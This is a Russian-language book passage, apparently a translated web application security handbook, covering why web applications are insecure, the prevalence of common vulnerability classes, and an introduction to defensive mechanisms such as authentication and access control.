Веб-приложения принесли с собой новые и серьёзные угрозы безопасности. Каждое приложение уникально и может содержать особые уязвимости. Большинство приложений разрабатывается собственными силами организаций, причём многие их разработчики лишь отчасти понимают проблемы безопасности, способные возникнуть в создаваемом ими коде. Для реализации своей основной функциональности веб-приложениям обычно требуется подключение к внутренним компьютерным системам, которые содержат строго конфиденциальные данные и способны выполнять критически важные бизнес-функции. Пятнадцать лет назад, желая перевести средства, вы приходили в банк, и операционист выполнял перевод за вас; сегодня можно открыть веб-приложение и самостоятельно провести операцию. Атакующий, скомпрометировавший веб-приложение, может получить возможность похитить персональные сведения, совершить финансовое мошенничество и выполнить вредоносные действия против других пользователей.

Распространённые функции веб-приложений

Веб-приложения созданы практически для любой полезной функции, которую только можно реализовать в Интернете. Ниже перечислены функции веб-приложений, получившие широкое распространение за последние годы:

• покупки (Amazon);

• социальные сети (Facebook);

• банковские операции (Citibank);

• веб-поиск (Google);

• аукционы (eBay);

• азартные игры (Betfair);

• веб-журналы (Blogger);

• веб-почта (Gmail);

• интерактивные информационные ресурсы (Wikipedia).

Приложения, доступ к которым осуществляется через браузер на компьютере, всё больше пересекаются с мобильными приложениями, доступными со смартфона или планшета. Большинство мобильных приложений использует либо браузер, либо специализированный клиент, который взаимодействует с сервером через API на основе HTTP. Функции и данные приложения обычно совместно используются различными интерфейсами, предоставляемыми приложением для разных пользовательских платформ.

Помимо общедоступного Интернета веб-приложения широко применяются внутри организаций для поддержки ключевых бизнес-функций. Многие из них предоставляют доступ к строго конфиденциальным данным и функциональности:

• приложения кадровых служб, позволяющие пользователям просматривать сведения о заработной плате, предоставлять и получать обратную связь по результатам работы, а также управлять процедурами найма и дисциплинарными мерами;

• административные интерфейсы к ключевой инфраструктуре, включая веб-серверы и почтовые серверы, пользовательские рабочие станции и средства администрирования виртуальных машин;

• программное обеспечение для совместной работы, используемое для обмена документами, управления рабочими процессами и проектами и отслеживания задач. Подобная функциональность часто затрагивает критически важные вопросы безопасности и управления, а организации нередко полностью полагаются на средства контроля, встроенные в их веб-приложения;

• бизнес-приложения, например системы планирования ресурсов предприятия (ERP), доступ к которым прежде осуществлялся через специализированное толстое клиентское приложение, теперь могут быть доступны посредством веб-браузера.

• программные службы, например электронная почта, для которых изначально требовался отдельный почтовый клиент, теперь доступны через такие веб-интерфейсы, как Outlook Web Access;

• традиционные настольные офисные приложения, например текстовые и табличные процессоры, перенесены в веб-приложения с помощью таких служб, как Google Apps и Microsoft Office Live.

Во всех этих примерах приложения, воспринимаемые как "внутренние", всё чаще размещаются за пределами организации, поскольку ради снижения затрат организации переходят к внешним поставщикам услуг. В подобных так называемых облачных решениях критически важные бизнес-функции и данные становятся доступны более широкому кругу потенциальных атакующих, а организации всё сильнее зависят от надёжности защитных механизмов, которые им неподконтрольны.

Быстро приближается время, когда большинству пользователей компьютеров из клиентского программного обеспечения понадобится только веб-браузер. Разнообразные функции будут реализованы посредством общего набора протоколов и технологий и вместе с ними унаследуют особый спектр типичных уязвимостей безопасности.

Преимущества веб-приложений

Нетрудно понять, почему веб-приложения получили столь стремительное распространение. Наряду с очевидными коммерческими стимулами этому перевороту в использовании Интернета способствовало несколько технических факторов:

• HTTP, основной протокол связи для доступа к Всемирной паутине, является легковесным и не устанавливает постоянного соединения. Это обеспечивает устойчивость при ошибках связи и избавляет сервер от необходимости поддерживать открытое сетевое соединение с каждым пользователем, как требовалось во многих устаревших клиент-серверных приложениях. Кроме того, трафик HTTP можно пропускать через прокси и туннелировать в других протоколах, обеспечивая безопасную связь при любой конфигурации сети;

• на компьютере и мобильном устройстве каждого пользователя Интернета уже установлен браузер. Веб-приложения динамически доставляют свой пользовательский интерфейс в браузер, благодаря чему отпадает необходимость распространять и обслуживать отдельное клиентское программное обеспечение, как это было с приложениями до появления Всемирной паутины. Изменения интерфейса достаточно один раз реализовать на сервере, и они немедленно вступят в силу;

• современные браузеры обладают широкими возможностями, позволяющими создавать насыщенные и удобные пользовательские интерфейсы. Веб-интерфейсы используют стандартные элементы навигации и ввода, сразу знакомые пользователям, поэтому им не приходится изучать порядок работы каждого отдельного приложения. Клиентские сценарии позволяют переносить часть обработки на сторону клиента, а при необходимости возможности браузера можно произвольно расширять с помощью технологий браузерных расширений;

• основные технологии и языки разработки веб-приложений сравнительно просты. Доступен широкий выбор платформ и средств разработки, позволяющих даже относительным новичкам создавать мощные приложения, а для включения в специализированные приложения существует огромное количество открытого исходного кода и других ресурсов.

Безопасность веб-приложений

Как и любой новый класс технологий, веб-приложения принесли с собой новый спектр уязвимостей безопасности. Набор наиболее распространённых дефектов со временем несколько изменился. Появились новые атаки, которые не учитывались при разработке существующих приложений. Некоторые проблемы стали встречаться реже по мере роста осведомлённости о них. Были разработаны новые технологии, открывшие новые возможности для эксплуатации. Некоторые категории дефектов в основном исчезли благодаря изменениям программного обеспечения веб-браузеров.

Самые серьёзные атаки на веб-приложения раскрывают конфиденциальные данные или предоставляют неограниченный доступ к серверным системам, на которых работает приложение. Громкие компрометации такого рода по-прежнему происходят часто. Однако для многих организаций критическим событием является любая атака, вызывающая простой системы. Атаки типа "отказ в обслуживании" на уровне приложения способны привести к тем же последствиям, что и традиционные атаки на инфраструктуру посредством исчерпания ресурсов. Однако зачастую они используют более тонкие приёмы и преследуют менее очевидные цели. Например, они могут нарушать работу конкретного пользователя или службы, чтобы получить конкурентное преимущество в финансовой торговле, играх, интернет-аукционах и бронировании билетов.

На протяжении всей этой эволюции компрометации известных веб-приложений не сходили с новостных лент. Нет никаких признаков перелома, после которого проблемы безопасности пошли бы на убыль. По некоторым оценкам, сегодня безопасность веб-приложений - важнейшее поле сражения между атакующими и теми, кто защищает компьютерные ресурсы и данные, и в обозримом будущем это положение, скорее всего, сохранится.

"Этот сайт безопасен"

Широко известно, что для веб-приложений безопасность представляет собой важную проблему. Загляните на страницу часто задаваемых вопросов типичного приложения, и вас непременно заверят, что оно совершенно безопасно.

Большинство приложений утверждает, что они безопасны благодаря применению SSL. Например:

> Этот сайт абсолютно безопасен. В нём применяется технология 128-разрядного протокола Secure Socket Layer (SSL), не позволяющая посторонним просматривать ваши сведения. Вы можете спокойно пользоваться сайтом: у нас ваши данные находятся в безопасности.

Пользователей часто призывают проверить сертификат сайта, восхититься применяемыми передовыми криптографическими протоколами и на этом основании доверить ему свои персональные сведения.

Организации также всё чаще ссылаются на соответствие стандартам индустрии платёжных карт (PCI), чтобы убедить пользователей в своей безопасности. Например:

> Мы относимся к безопасности чрезвычайно серьёзно. Наш веб-сайт ежедневно сканируется, чтобы подтвердить его соответствие PCI и защищённость от хакеров. На приведённом ниже логотипе указана дата последнего сканирования, и вам гарантируется безопасность использования нашего веб-сайта.

В действительности большинство веб-приложений небезопасны, несмотря на повсеместное применение SSL и регулярное сканирование на соответствие PCI. За последние годы авторы этой книги проверили сотни веб-приложений. На рисунке 1-3 показана доля приложений, проверенных в 2007-2011 годах и подверженных некоторым распространённым категориям уязвимостей:

• нарушение аутентификации (62%) - эта категория уязвимостей охватывает различные дефекты механизма входа в приложение, которые могут позволить атакующему подобрать слабые пароли, провести атаку методом полного перебора или обойти вход;

• нарушение управления доступом (71%) - сюда относятся случаи, когда приложение не обеспечивает надлежащую защиту доступа к своим данным и функциям, в результате чего атакующий потенциально может просматривать хранящиеся на сервере конфиденциальные данные других пользователей или выполнять привилегированные действия;

• SQL-инъекция (32%) - эта уязвимость позволяет атакующему отправлять специально сформированные входные данные, вмешиваясь во взаимодействие приложения с серверными базами данных. Атакующий может получить возможность извлекать из приложения произвольные данные, нарушать его логику или выполнять команды на самом сервере базы данных;

• межсайтовый скриптинг (94%) - эта уязвимость позволяет атакующему выбирать целью других пользователей приложения, потенциально получая доступ к их данным, выполняя несанкционированные действия от их имени или проводя против них другие атаки;

• утечка информации (78%) - сюда относятся случаи, когда из-за дефектной обработки ошибок или иного поведения приложение раскрывает конфиденциальные сведения, которые могут пригодиться атакующему при подготовке нападения на приложение;

• подделка межсайтовых запросов (92%) - из-за этого дефекта пользователей приложения можно вынудить выполнять в приложении непредусмотренные действия в контексте их учётной записи и с их уровнем привилегий. Уязвимость позволяет вредоносному веб-сайту, посещённому жертвой, взаимодействовать с приложением и выполнять действия, которых пользователь не намеревался совершать.




Рисунок 1-3. Распространённость некоторых типичных уязвимостей веб-приложений в приложениях, недавно проверенных авторами (по выборке из более чем 100 приложений)

SSL - превосходная технология, защищающая конфиденциальность и целостность данных, передаваемых между браузером пользователя и веб-сервером. Она помогает защититься от перехвата и может удостоверить для пользователя личность веб-сервера, с которым тот взаимодействует. Но она не останавливает атаки, непосредственно направленные на серверные или клиентские компоненты приложения, а именно так проводится большинство успешных атак. В частности, SSL не предотвращает ни одну из только что перечисленных уязвимостей, равно как и многие другие, способные сделать приложение критически открытым для атаки. Независимо от применения SSL большинство веб-приложений по-прежнему содержит дефекты безопасности.

Основная проблема безопасности: пользователи могут отправлять произвольные входные данные

Как и большинство распределённых приложений, веб-приложения сталкиваются с фундаментальной проблемой, которую необходимо решить ради обеспечения безопасности. Поскольку клиент находится вне контроля приложения, пользователи могут отправлять серверной части приложения произвольные входные данные. Приложение обязано исходить из того, что любые входные данные потенциально вредоносны. Поэтому оно должно принимать меры, не позволяющие атакующим с помощью специально сформированных данных скомпрометировать приложение, вмешаться в его логику и поведение и тем самым получить несанкционированный доступ к данным и функциональности.

Эта основная проблема проявляется по-разному:

• пользователи могут вмешаться в любые данные, передаваемые между клиентом и сервером, включая параметры запросов, файлы cookie и заголовки HTTP. Любые средства безопасности, реализованные на стороне клиента, например проверки входных данных, можно легко обойти;

• пользователи могут отправлять запросы в любой последовательности, передавать параметры не на том этапе, на котором их ожидает приложение, передавать их несколько раз либо не передавать вовсе. Любое предположение разработчиков о порядке взаимодействия пользователей с приложением может оказаться нарушенным;

• для доступа к приложению пользователи не обязаны ограничиваться веб-браузером. Существует множество общедоступных инструментов, работающих совместно с браузером или независимо от него и помогающих атаковать веб-приложения. Эти инструменты способны отправлять запросы, которые обычный браузер никогда не сформировал бы, а также быстро генерировать огромное число запросов для поиска и эксплуатации проблем.

Большинство атак на веб-приложения предусматривает отправку серверу входных данных, специально сформированных так, чтобы вызвать событие, которого разработчик приложения не ожидал или не желал. Ниже приведено несколько примеров применения специально сформированных входных данных с этой целью:

• изменение цены товара, передаваемой в скрытом поле HTML-формы, для мошеннической покупки товара по более низкой цене;

• изменение маркера сеанса, передаваемого в файле cookie HTTP, для перехвата сеанса другого аутентифицированного пользователя;

• удаление некоторых обычно отправляемых параметров с целью эксплуатации логического дефекта в обработке данных приложением;

• изменение входных данных, которые будут обработаны серверной базой данных, с целью внедрить вредоносный запрос к базе данных и получить доступ к конфиденциальным сведениям.

Само собой разумеется, SSL никак не мешает атакующему отправлять серверу специально сформированные входные данные. Если приложение использует SSL, это означает лишь, что другие пользователи сети не могут просматривать или изменять данные атакующего во время передачи. Поскольку атакующий контролирует свой конец туннеля SSL, через этот туннель он может отправить серверу всё, что пожелает. Если какая-либо из упомянутых выше атак оказывается успешной, приложение однозначно уязвимо, что бы ни утверждалось на странице часто задаваемых вопросов.

Ключевые факторы проблемы

Основная проблема безопасности веб-приложений возникает в любой ситуации, когда приложение должно принимать и обрабатывать недоверенные данные, которые могут оказаться вредоносными. Однако в случае веб-приложений сразу несколько факторов усугубили проблему и объясняют, почему столь многие современные веб-приложения в Интернете настолько плохо с ней справляются.

Недостаточная осведомлённость о безопасности

Хотя в последние годы осведомлённость о проблемах безопасности веб-приложений выросла, она всё ещё заметно отстаёт от более зрелых областей, таких как сети и операционные системы. Большинство специалистов по информационной безопасности достаточно хорошо понимает основы защиты сетей и укрепления узлов, однако в отношении многих фундаментальных понятий безопасности веб-приложений по-прежнему широко распространены путаница и заблуждения. Работа разработчика веб-приложений всё чаще состоит в объединении десятков и даже сотен сторонних пакетов, каждый из которых призван скрыть от разработчика нижележащие технологии. Нередко встречаются опытные разработчики веб-приложений, которые исходят из серьёзных предположений о защите, обеспечиваемой их программной платформой, а объяснение многих основных разновидностей дефектов становится для них откровением.

Специализированная разработка

Большинство веб-приложений разрабатывается внутри организации её собственными сотрудниками или сторонними подрядчиками. Даже если в приложении применяются хорошо зарекомендовавшие себя компоненты, их, как правило, настраивают или соединяют новым кодом. В результате каждое приложение уникально и может содержать собственные особые дефекты. Это отличается от типичного развёртывания инфраструктуры, при котором организация может приобрести лучший в своём классе продукт и установить его согласно общепринятым отраслевым рекомендациям.

Обманчивая простота

Современные платформы и средства разработки веб-приложений позволяют начинающему программисту за короткое время создать с нуля мощное приложение. Однако между созданием работоспособного кода и созданием безопасного кода лежит огромная пропасть. Многие веб-приложения создают действующие из лучших побуждений люди, которым попросту не хватает знаний и опыта для выявления потенциальных проблем безопасности.

Заметной тенденцией последних лет стало применение каркасов приложений, предоставляющих готовые программные компоненты для множества распространённых видов функциональности: аутентификации, шаблонов страниц, форумов и интеграции с типичными компонентами серверной инфраструктуры. В число таких каркасов входят Liferay и Appfuse. Эти продукты позволяют быстро и легко создавать работающие приложения, не требуя технического понимания порядка их работы или потенциальных рисков. Это также означает, что множество компаний использует одни и те же каркасы. Поэтому обнаруженная уязвимость затрагивает множество не связанных между собой приложений.

Быстро меняющийся профиль угроз

Исследование атак на веб-приложения и защиты от них остаётся активно развивающейся областью, в которой новые идеи и угрозы возникают быстрее, чем в случае более старых технологий. В особенности на стороне клиента нередко бывает так, что признанные меры защиты от определённой атаки опровергаются исследованием, демонстрирующим новый метод нападения. Команда разработчиков, приступившая к проекту с исчерпывающим знанием современных угроз, может утратить это преимущество к моменту завершения и развёртывания приложения.

Ограниченность времени и ресурсов

Большинство проектов разработки веб-приложений испытывает жёсткие ограничения по времени и ресурсам, обусловленные экономикой единичной внутренней разработки. В большинстве организаций зачастую невозможно включить профильного специалиста по безопасности в команду проектирования или разработки. А из-за отставания проекта проверку безопасности специалистами часто откладывают до самого позднего этапа его жизненного цикла. При уравновешивании конкурирующих приоритетов необходимость к установленному сроку выпустить стабильное и работоспособное приложение обычно перевешивает менее осязаемые соображения безопасности. Типичная небольшая организация может согласиться оплатить лишь несколько человеко-дней консультаций для оценки нового приложения. Быстрое тестирование на проникновение часто обнаружит наиболее очевидные цели, однако может пропустить более тонкие уязвимости, для выявления которых нужны время и терпение.

Чрезмерно растянутые возможности технологий

Многие основные технологии веб-приложений зародились тогда, когда Всемирная паутина выглядела совсем иначе. С тех пор их применение вышло далеко за рамки первоначального предназначения: например, JavaScript стал средством передачи данных во многих приложениях на основе AJAX.

Требования к функциональности веб-приложений быстро развивались, а технологии её реализации отставали, поэтому старые решения растягивали и приспосабливали к новым задачам. Неудивительно, что это породило уязвимости безопасности в виде непредвиденных побочных последствий.

Растущие требования к функциональности

Приложения проектируются прежде всего с расчётом на функциональность и удобство использования. Некогда статические профили пользователей теперь содержат возможности социальных сетей, позволяющие загружать изображения и редактировать страницы в стиле вики. Несколько лет назад разработчик приложения мог ограничиться проверкой имени пользователя и пароля, реализуя функцию входа. Современные сайты могут предоставлять восстановление пароля, восстановление имени пользователя, подсказки к паролю и возможность запомнить имя пользователя и пароль для следующих посещений. Такой сайт, несомненно, рекламировали бы как обладающий многочисленными функциями безопасности, хотя в действительности каждая из них является функцией самообслуживания, расширяющей поверхность атаки сайта.

Новый периметр безопасности

До широкого распространения веб-приложений усилия организаций по защите от внешних атак были в основном сосредоточены на периметре сети. Защита периметра предполагала укрепление и своевременное обновление служб, которые требовалось сделать доступными извне, а также закрытие межсетевым экраном доступа к остальным службам.

Веб-приложения изменили всё. Чтобы приложение было доступно пользователям, межсетевой экран на периметре должен разрешать входящие соединения с сервером по HTTP или HTTPS. А для работы приложения серверу необходимо разрешить соединяться со вспомогательными серверными системами: базами данных, мейнфреймами, финансовыми и логистическими системами. Эти системы часто находятся в самом центре деятельности организации и располагаются за несколькими уровнями сетевой защиты.

Если веб-приложение содержит уязвимость, атакующий из общедоступного Интернета может получить возможность скомпрометировать основные серверные системы организации, всего лишь отправив специально сформированные данные из своего веб-браузера. Эти данные беспрепятственно проходят сквозь все средства сетевой защиты организации точно так же, как обычный безобидный трафик веб-приложения.

Широкое развёртывание веб-приложений привело к перемещению периметра безопасности типичной организации. Часть этого периметра по-прежнему воплощена в межсетевых экранах и бастионных узлах. Но значительную его часть теперь занимают веб-приложения организации. Веб-приложения принимают пользовательские данные множеством способов и передают их конфиденциальным серверным системам, поэтому они являются потенциальными воротами для широкого спектра атак, защищаться от которых необходимо внутри самих приложений. Одна строка дефектного кода в единственном веб-приложении способна сделать уязвимыми внутренние системы организации. Более того, с распространением составных приложений, сторонних виджетов и других методов междоменной интеграции серверный периметр безопасности часто выходит далеко за пределы самой организации. Сервисам внешних приложений и служб неявно оказывается доверие. Приведённые ранее статистические данные о распространённости уязвимостей внутри этого нового периметра безопасности должны заставить задуматься каждую организацию.

> **Примечание.** Для атакующего, выбравшего целью организацию, доступ к сети или выполнение произвольных команд на серверах могут вовсе не быть желаемым результатом. Часто, а возможно, и в большинстве случаев, атакующий в действительности хочет выполнить некоторое действие на уровне приложения: похитить персональные сведения, перевести средства или совершить покупку по заниженной цене. Перенос периметра безопасности на уровень приложения может существенно помочь атакующему достичь этих целей.

> Предположим, например, что атакующий хочет "взломать" системы банка и похитить деньги со счетов пользователей. Раньше, до развёртывания банком веб-приложения, атакующему, вероятно, пришлось бы найти уязвимость в общедоступной службе, эксплуатировать её для закрепления в демилитаризованной зоне банка, преодолеть межсетевой экран, ограничивающий доступ к внутренним системам, составить карту сети и найти мейнфрейм, разобраться в сложном протоколе доступа к нему и подобрать учётные данные для входа. Но если теперь банк развернул уязвимое веб-приложение, атакующий может добиться того же результата, просто изменив номер счёта в скрытом поле HTML-формы.

Есть и второй способ, которым веб-приложения переместили периметр безопасности: он связан с угрозами для самих пользователей при обращении к уязвимому приложению. Злоумышленник может использовать безобидное, но уязвимое веб-приложение для атаки любого посетившего его пользователя. Если пользователь находится во внутренней корпоративной сети, атакующий может задействовать его браузер для нападения на локальную сеть из доверенной позиции пользователя. Без какого-либо содействия со стороны пользователя атакующий может получить возможность выполнить любое действие, которое пользователь совершил бы сам, будь у него злой умысел. Распространение технологий расширения браузеров и подключаемых модулей значительно увеличило клиентскую поверхность атаки.

Администраторы сетей хорошо знакомы с необходимостью не допускать посещения пользователями вредоносных веб-сайтов, да и сами конечные пользователи постепенно всё лучше осознают эту угрозу. Однако из природы уязвимостей веб-приложений следует, что уязвимое приложение может представлять для своих пользователей и их организации не меньшую угрозу, чем явно вредоносный веб-сайт. Соответственно, новый периметр безопасности возлагает на всех владельцев приложений обязанность защищать пользователей от атак, доставляемых через приложение.

Ещё один способ частичного перемещения периметра безопасности на клиентскую сторону связан с повсеместным использованием электронной почты как расширенного механизма аутентификации. Огромное число современных приложений содержит функции "забыли пароль", позволяющие атакующему инициировать отправку письма для восстановления учётной записи на любой зарегистрированный адрес без каких-либо иных сведений, относящихся к пользователю. Поэтому атакующий, скомпрометировавший учётную запись пользователя в веб-почте, может легко развить атаку и скомпрометировать учётные записи жертвы в большинстве веб-приложений, где она зарегистрирована.

Будущее безопасности веб-приложений

Спустя более десяти лет после массового распространения современные веб-приложения в Интернете по-прежнему изобилуют уязвимостями. Отрасль всё ещё недостаточно понимает угрозы безопасности веб-приложений и эффективные способы борьбы с ними. Пока почти ничто не указывает на то, что описанные в этой главе проблемные факторы исчезнут в ближайшем будущем.

При этом конкретный ландшафт безопасности веб-приложений не остаётся неизменным. Хотя старые, хорошо изученные уязвимости, например SQL-инъекции, продолжают встречаться, их распространённость постепенно снижается. Более того, оставшиеся случаи становится сложнее находить и эксплуатировать. Новые исследования в этих областях обычно направлены на разработку передовых методов атаки более тонких проявлений уязвимостей, которые всего несколько лет назад легко обнаруживались и эксплуатировались с помощью одного лишь браузера.

Вторая заметная тенденция - постепенное перемещение внимания от атак на серверную часть приложения к атакам на его пользователей. Атака последнего типа всё ещё использует дефекты самого приложения, но обычно предполагает некоторое взаимодействие с другим пользователем, чтобы скомпрометировать его работу с уязвимым приложением. Та же тенденция наблюдается и в других областях безопасности программного обеспечения. По мере развития понимания угроз безопасности первыми хорошо изучаются и устраняются дефекты серверной части, а клиентская сторона становится ключевым полем сражения на следующем этапе обучения. Из всех описанных в этой книге атак быстрее всего развиваются атаки на других пользователей, и именно им в последние годы посвящено большинство исследований.

Некоторые современные технологические тенденции несколько изменили ландшафт веб-приложений. В массовом сознании эти тенденции представлены рядом довольно обманчивых модных словечек, наиболее известны из которых следующие:

• Web 2.0 - этот термин означает более широкое применение функциональности, позволяющей создавать пользовательское содержимое и обмениваться информацией, а также внедрение различных технологий, в целом поддерживающих такую функциональность, включая асинхронные HTTP-запросы и междоменную интеграцию;

• облачные вычисления - этот термин означает более широкое использование внешних поставщиков услуг для различных частей технологического стека, включая прикладное программное обеспечение, платформы приложений, программное обеспечение веб-серверов, базы данных и оборудование. Он также означает расширение применения технологий виртуализации в средах хостинга.

Как и большинство технологических изменений, эти тенденции принесли с собой новые атаки и разновидности существующих атак. Несмотря на ажиотаж, возникающие проблемы не столь революционны, как может показаться на первый взгляд. На протяжении книги мы будем рассматривать последствия этих и других современных тенденций для безопасности там, где это уместно.

Несмотря на все изменения в веб-приложениях, некоторые категории "классических" уязвимостей не проявляют признаков исчезновения. Они продолжают возникать почти в том же виде, что и в первые дни Всемирной паутины. К ним относятся дефекты бизнес-логики, неправильное применение управления доступом и другие проблемы проектирования. Даже в мире приложений, собранных из соединённых компонентов, и всего как услуги эти вечные проблемы, вероятнее всего, останутся широко распространёнными.

Резюме

Всего за немногим более десяти лет Всемирная паутина превратилась из набора сугубо статических хранилищ информации в приложения с богатой функциональностью, которые обрабатывают конфиденциальные данные и выполняют значимые действия с последствиями в реальном мире. В ходе этого развития сочетание нескольких факторов привело к слабой защищённости, характерной для большинства современных веб-приложений.

Большинство приложений сталкивается с основной проблемой безопасности: пользователи могут отправлять произвольные входные данные. Любой аспект взаимодействия пользователя с приложением может быть вредоносным и должен считаться таковым, пока не доказано обратное. Неправильное решение этой проблемы способно сделать приложение уязвимым для атак множеством способов.

Все имеющиеся сведения о современном состоянии безопасности веб-приложений показывают: хотя некоторые аспекты защиты действительно улучшились, на смену им возникли совершенно новые угрозы. В целом проблема не была решена в сколько-нибудь значительном масштабе. Атаки на веб-приложения по-прежнему представляют серьёзную угрозу как для развернувших их организаций, так и для пользующихся ими людей.

Глава 2. Основные защитные механизмы

Фундаментальная проблема безопасности веб-приложений - недоверие ко всем пользовательским данным - привела к появлению ряда защитных механизмов, с помощью которых приложения обороняются от атак. Практически все приложения используют концептуально сходные механизмы, хотя подробности их проектирования и эффективность реализации значительно различаются.

Защитные механизмы веб-приложений состоят из следующих основных элементов:

• управление доступом пользователей к данным и функциональности приложения, не позволяющее получать несанкционированный доступ;

• обработка пользовательских данных, поступающих функциям приложения, которая не позволяет некорректным входным данным вызывать нежелательное поведение;

• противодействие атакующим, обеспечивающее надлежащее поведение приложения, когда оно становится непосредственной целью, и применение подходящих оборонительных и наступательных мер, мешающих злоумышленнику;

• управление самим приложением, позволяющее администраторам наблюдать за его работой и настраивать функциональность.

Поскольку эти механизмы играют центральную роль в решении основной проблемы безопасности, они же образуют подавляющую часть поверхности атаки типичного приложения. Если первое правило войны - знать своего противника, то глубокое понимание этих механизмов является главным условием способности эффективно атаковать приложения. Если вы только начинаете взламывать веб-приложения (и даже если это не так), обязательно уделяйте время изучению работы этих основных механизмов в каждом встреченном приложении и выявляйте слабые места, делающие их уязвимыми для атак.

Управление доступом пользователей

Одно из центральных требований безопасности, которому должно отвечать практически любое приложение, - управление доступом пользователей к его данным и функциям. В типичной ситуации существует несколько категорий пользователей, например анонимные пользователи, обычные аутентифицированные пользователи и администраторы. Кроме того, во многих случаях разным пользователям разрешён доступ к разным наборам данных. Например, пользователи приложения веб-почты должны иметь возможность читать собственные письма, но не чужие.

Большинство веб-приложений управляет доступом с помощью трёх взаимосвязанных механизмов безопасности:

• аутентификации;

• управления сеансами;

• управления доступом.

Каждый из этих механизмов представляет значительную область поверхности атаки приложения и имеет основополагающее значение для его общей защищённости. Из-за взаимозависимости механизмов обеспечиваемая ими общая безопасность не прочнее самого слабого звена цепи. Дефект любого отдельного компонента может позволить атакующему получить неограниченный доступ к функциональности и данным приложения.

Аутентификация

Механизм аутентификации логически является самым основным звеном, от которого зависит управление доступом пользователей в приложении. Аутентифицировать пользователя означает установить, что он действительно тот, за кого себя выдаёт. Без этой возможности приложение было бы вынуждено считать всех пользователей анонимными, то есть оказывать им минимально возможное доверие.

Большинство современных веб-приложений использует традиционную модель аутентификации: пользователь отправляет имя и пароль, а приложение проверяет их правильность. На рисунке 2-1 показана типичная функция входа. В критически важных для безопасности приложениях, например системах интернет-банков, эту базовую модель обычно дополняют дополнительными учётными данными и многоэтапным процессом входа. При ещё более высоких требованиях к безопасности могут применяться другие модели аутентификации, основанные на клиентских сертификатах, смарт-картах или маркерах с запросом и ответом. Помимо основного процесса входа механизмы аутентификации часто включают ряд вспомогательных функций, таких как самостоятельная регистрация, восстановление учётной записи и изменение пароля.




Рисунок 2-1. Типичная функция входа

